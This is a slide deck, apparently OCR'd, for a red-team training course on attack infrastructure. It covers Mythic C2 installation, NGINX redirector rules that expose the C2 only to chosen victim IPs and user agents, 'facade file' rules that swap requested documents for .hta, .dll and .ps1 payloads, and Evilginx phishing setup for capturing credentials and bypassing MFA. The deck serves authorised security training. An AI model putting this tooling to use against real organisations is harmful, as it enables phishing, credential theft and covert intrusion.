CWL
CyberWarFare Labs

Certified Red Team Infra Developer

© All Rights Reserved CyberWarFare Labs

Module Division

© All Rights Reserved CyberWarFare Labs

A. Introduction

- Red Team & Models
- Modern Red Team Infrastructure
- Red Team Infra Components
  - C2 Server
  - Redirectors
  - Payload Server
  - Phishing Server

B. Command & Control Server

- Introduction
- C2 Pools & Selection
- Mythic Installation
- Operator Roles
- C2 Profiles
- OPSEC Safe Setup

© All Rights Reserved CyberWarFare Labs

C. Redirector

- **Cloud Based Setup (SSL)**
  - **AWS CloudFront**
  - **Azure FrontDoor CDN**
- **On-Premise Setup (SSL)**
  - **NGINX**
    - Manual Setup
    - Automated Setup
- **Custom Rules Creation**
  - **Directory Based Rule**
    - User Agent & IP Based Rule

© All Rights Reserved CyberWarFare Labs

D. Payload Server

- Open-Source Setup
  - PwnDrop
- Custom Setup
  - **NGINX :** Facade Files

E. Phishing Server

- Evilginx
- GoPhish
- Multi-Factor Authentication Bypass

© All Rights Reserved CyberWarFare Labs

F. Red Team Case Study

- Full-Fledged Initial Access Operations
  - Infrastructure Overview
  - Implant Development & Hosting
  - Successful Completion

© All Rights Reserved CyberWarFare Labs

Module A : Introduction

© All Rights Reserved CyberWarFare Labs

Red Team

- Red Teams are groups of skilled professionals who simulate attacks on a network / system / Infra to identify vulnerabilities and improve security
- They use a variety of tools and techniques to mimic the tactics, techniques, and procedures (TTPs) of real-world attackers
- They work alongside Blue Teams, who are responsible for defending the network or system.

© All Rights Reserved CyberWarFare Labs

External Red Team

- Operates from an external perspective, simulating real-world attacks from outside the organization
- Aims to identify vulnerabilities in external-facing systems, such as web applications, email servers, and network perimeter defenses
- Typically conducted by third-party security firms or consultants
- Often utilizes social engineering techniques to gain access to sensitive information or systems

© All Rights Reserved CyberWarFare Labs

Internal Red Team

- Operates from an internal perspective, simulating attacks from inside the organization
- Aims to identify vulnerabilities in internal systems and processes, such as access controls, privilege escalation, and lateral movement
- Typically conducted by in-house security teams or external consultants working closely with internal teams
- Tests the organization's ability to detect and respond to insider threats, as well as the effectiveness of internal security controls

© All Rights Reserved CyberWarFare Labs

Modern Red Team Infrastructure Components

- Command & Control Server
- Payload Server
- Redirector Server
- Phishing Server
- VPNs & Proxies
- Collaboration Tools like Slack, Discord etc

© All Rights Reserved CyberWarFare Labs

Module B : Command & Control (C2) Server

© All Rights Reserved CyberWarFare Labs

Introduction

- C2s are used by attackers to maintain communications with compromised systems within a target network

- **It must be restricted to the Red Team Operators & Managers Features :**
  - Customization
  - Integration with latest tools / scripts
  - Running implants in-memory / Payload Generation
  - Operator based IAM Roles

© All Rights Reserved CyberWarFare Labs

C2 Pools & Selection

- Various Open-Source / Commercial options available out there
- **Red Team selects C2's based on these criteria :**
  - Compatible with Victim Workstation / Servers (Mac, Win, Linux)
  - Operator Roles Assignment
  - Customization & Accessibility
  - Client requirements & policies
  - Extensibility & Integrability with infosec community lead research

© All Rights Reserved CyberWarFare Labs

Operator Roles

- While performing ops, Red Team requires role assignment for operators
- The operators will have a separate login ID to access the C2 Portal
- Some C2s offer centralized team server & the operators connect via softwares to perform operations
- This way multiple operators can access the C2 simultaneously

© All Rights Reserved CyberWarFare Labs

C2 Profiles

- It is a configuration file that specifies how a Red Team's Command and Control (C2) infrastructure should communicate with a target network
- It includes information such as the IP addresses and ports of the C2 server, the encryption methods used for communication, and the types of data to be collected.
- A Red Team uses C2 profiles to configure its malware to communicate with the C2 server in a way that evades detection and provides the Red Team with the desired access and control over the target network.

© All Rights Reserved CyberWarFare Labs

Mythic C2

- We will be using Mythic because of the compatibility with Mac, Win & Linux
- Open-Source & offers features comparable with commercial C2s
- Have C2 Profiles & Customization Support

© All Rights Reserved CyberWarFare Labs

```
Mythic C2 in EC2 :

* AWS EC2 Profile :

    1. Choose Image Template of <Ubuntu Server 18.04 LTS (HVM), SSD Volume Type

    2. Spawn the machine & download the SSH key-pair

        C2 Installation :

            a. Terminal 1 :

                ssh -i <Key_File> user@AWS_EC_IP

                git clone https://github.com/its-a-feature/Mythic
                cd Mythic
                sudo ./install_docker_ubuntu.sh

                Install Apollo (Win Payload):

                    sudo -E ./mythic-cli install github https://github.com/MythicAgents/Apollo.git

                Install HTTP C2 Profile:

                    sudo ./mythic-cli install github https://github.com/MythicC2Profiles/http

                sudo ./mythic-cli start
                cat .env

            b. Terminal 2 :

                ssh -L 7443:127.0.0.1:7443 -i <Key_File> user@AWS_EC_IP

                Navigate to https://127.0.0.1:7443 to access Mythic C2
```

© All Rights Reserved CyberWarFare Labs

DEMO : Mythic C2 Setup in AWS EC2

© All Rights Reserved CyberWarFare Labs

OPSEC Safe Setup

➢ **Pointers:**

- Default Headers / Banners
- SSL Certificates
- Network Firewall
- Traffic Redirection
- Infra Network Routing
- Geo-Fencing
  - Victim IP Range
  - Selective Headers
  - Secret Cookies

© All Rights Reserved CyberWarFare Labs

Module C : Redirector


© All Rights Reserved CyberWarFare Labs

Redirection Methods

- **Cloud Based Redirection (SSL)**
  - AWS CloudFront
    - Content Delivery Network Service Offered by AWS
    - Provide secure content delivery of AWS Services like Application Load Balancers etc
    - Web Application Firewall (WAF) & Geo-Restriction can be applied on distribution
    - Secure Domain "*.cloudfront.net" & Redirection Capability

© All Rights Reserved CyberWarFare Labs

1. AWS Infrastructure



© All Rights Reserved CyberWarFare Labs

DEMO : AWS CloudFront

© All Rights Reserved CyberWarFare Labs

Cloud Based Redirection

➤ **Azure Front Door CDN**


- Content Delivery Network Service Offered by Azure
- Seamless connectivity with Azure VMs & other exposed endpoints
- Provides an exposed endpoint with legit domain "*.azurefd.net"
- Exposed endpoint & origins (backend) can be connected via routes
- Security Policies (WAF) can be applied on the endpoints

© All Rights Reserved CyberWarFare Labs

DEMO : Azure Front-Door & CDN Profile

© All Rights Reserved CyberWarFare Labs

2. Azure Infrastructure




© All Rights Reserved CyberWarFare Labs

On-Premise Redirection

- **NGINX**
  - Very Powerful Proxy Service that can be deployed with minimal computing specs
  - Rich feature to handle requests / response via custom rules
  - Very refine request debugging e.g. IP / Domain, User-Agent, Cookie, Logic Mapping etc.
  - Ease in long term maintenance & customization as per payload version changes
  - Seamless integration with SSL / TLS Certificates

© All Rights Reserved CyberWarFare Labs



© All Rights Reserved CyberWarFare Labs

DEMO : Automated NGINX Setup

NOTE : Please download the zip file containing, nginx automation scripts.

© All Rights Reserved CyberWarFare Labs

```
labadmin@NGVM:~$ sudo certbot --nginx --register-unsafely-without-email --agree-tos
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator nginx, Installer nginx
Registering without email!
No names were found in your configuration files. Please enter in your domain
name(s) (comma and/or space separated)  (Enter 'c' to cancel): nuclear.cyberwarfare.live
Obtaining a new certificate
Performing the following challenges:
http-01 challenge for nuclear.cyberwarfare.live
Waiting for verification...
Cleaning up challenges
Deploying Certificate to VirtualHost /etc/nginx/sites-enabled/default

Please choose whether or not to redirect HTTP traffic to HTTPS, removing HTTP access.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
1: No redirect - Make no further changes to the webserver configuration.
2: Redirect - Make all requests redirect to secure HTTPS access. Choose this for
new sites, or if you're confident your site works on HTTPS. You can undo this
change by editing your web server's configuration.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Select the appropriate number [1-2] then [enter] (press 'c' to cancel): 2
Redirecting all traffic on port 80 to ssl in /etc/nginx/sites-enabled/default

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Congratulations! You have successfully enabled https://nuclear.cyberwarfare.live

You should test your configuration at:
https://www.ssllabs.com/ssltest/analyze.html?d=nuclear.cyberwarfare.live
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/nuclear.cyberwarfare.live/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/nuclear.cyberwarfare.live/privkey.pem
   Your cert will expire on 2023-04-12. To obtain a new or tweaked
   version of this certificate in the future, simply run certbot again
   with the "certonly" option. To non-interactively renew *all* of
   your certificates, run "certbot renew"
```

© All Rights Reserved CyberWarFare Labs

On-Premise Redirection

- **NGINX Custom Rules Creation**
  - **Based on User Agent**
    - **Only process requests to attacker network if:**
      - A Specific "User-Agent" String is identified
      - Target Organization "IP Range" is identified

© All Rights Reserved CyberWarFare Labs

```
location / {
  set $C2 "";
  if ($http_user_agent ~ "<Random_Identification>") {
    set $C2 A;
  }
  if ($remote_addr ~ "<Victim_IP_1>") {
    set $C2 "${C2}B";
  }
  if ($remote_addr ~ "<Victim_IP_2>") {
    set $C2 "${C2}B";
  }
  if ($C2 = "AB") {
    proxy_pass <Mythic_URL>;
  }
  try_files $uri $uri/ =404;
}

error_page 404 /404.html;
location = /var/www/html/40x.html {
}
error_page 500 502 503 504 /50x.html;
location = /var/www/html/50x.html {
}
}
```

© All Rights Reserved CyberWarFare Labs

DEMO : User Agent & IP Based NGINX Rule

© All Rights Reserved CyberWarFare Labs

On-Premise Redirection

- NGINX Custom Rules Creation
- Based on Directory
  - Only process requests to attacker network if accessing a hidden directory
  - If any other URI resource is requested then simply serve the website
  - Other details like Geo-based restriction etc can also be added on top of that

© All Rights Reserved CyberWarFare Labs

DEMO : Directory Based NGINX Rule

```
        location /cwl {
          proxy_pass http://20.66.87.234:5555/;
          proxy_redirect off;
          proxy_set_header Host $host;
          proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
         }
}
```

© All Rights Reserved CyberWarFare Labs

Module D : Payload Server

© All Rights Reserved CyberWarFare Labs

Open-Source Setup

➢ **PwnDrop**

- Open-Source payload hosting service used during Red Team Operations
- Easy to deploy and serve files over HTTP/S & WebDAV
- Geo-Based restriction can be applied in so that it is only accessible by the attacker & the victim infrastructure
- Admin Portal is accessible with hidden directory

Link : https://github.com/kgretzky/pwndrop

© All Rights Reserved CyberWarFare Labs

DEMO : Pwndrop Setup

© All Rights Reserved CyberWarFare Labs

Custom Setup

- **Facade Files : NGINX**
  - Victim requests gets redirected to a malicious resource
  - For instance, upon requesting a "legit.doc" file, they receive "legit.iso"
  - The requested resource name should be same, generally employee machine have hidden file extension setting
  - This way Red Teams have initial entry to the network.

© All Rights Reserved CyberWarFare Labs

```
        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.doc$ {
          if ($remote_addr ~ "74.235.35.184") {
            return 302 /sysinternals.exe;
          }
         }
        location ~ \.docx$ {
         return 302 /Auto_Suite.hta;
         }
        location ~ \.xls$ {
         return 302 /MS_Helper.chm;
         }
        location ~ \.xlsx$ {
         return 302 /Professional_Suite.dll;
         }
        location ~ \.txt$ {
         return 302 /AD_Suite.ps1;
         }
}
```

© All Rights Reserved CyberWarFare Labs

DEMO : Facade Files using NGINX

© All Rights Reserved CyberWarFare Labs

Legitimate Application

- Interplanetary File System (IPFS)
- Adobe Portfolio

© All Rights Reserved CyberWarFare Labs


Module E : Phishing Server

© All Rights Reserved CyberWarFare Labs

Evilginx

- Relay Framework (acting as a web proxy) that is used by Red Teams to phish credentials
- Phished user interacts with the real website, while Evilginx captures all the data being transmitted between the two parties.
- All we need is full ownership of a domain (look-alike to the target domain)

© All Rights Reserved CyberWarFare Labs



© All Rights Reserved CyberWarFare Labs

```
Installation Steps:

    1. Grab a copy of the latest version from :

        https://github.com/kgretzky/evilginx2


    2. Map Domain:

        config domain <Domain-Name>
        config ip <IP-Address>

    3. Create Phishlets:

        phishlets hostname onelogin sso.atomic-nuclear.site
        phishlets enable onelogin

    4. Create Lures:

        lures create onelogin
        lures edit 0 redirect_url <Domain-Name>

    5. Get the Phishing URL:

        lures get-url 0
        sessions
```

© All Rights Reserved CyberWarFare Labs

DEMO : Capturing Credentials using Evilginx

© All Rights Reserved CyberWarFare Labs

GoPhish

- Open-Source Phishing Toolkit for Phishing Assessments
- Launch the phishing campaign & get centralized results in real-time
- Phishing links etc can be embedded in the phishing templates
- GoPhish in integration with redirectors, makes it best for operations

Link : https://github.com/gophish/gophish

© All Rights Reserved CyberWarFare Labs

Sending Strategy


- Using multiple stable re-directors to route traffic
- Automated Serverless Re-directors hosted in cloud

GoPhish

Sending email via GoPhish

Serverless Re-Directors

Re-Directors on Cloud



Victim


Bypass Email headers & land in inbox

GSuite

GSuite SMTP Relay

© All Rights Reserved CyberWarFare Labs

Evilginx in Conjunction with GoPhish



© All Rights Reserved CyberWarFare Labs

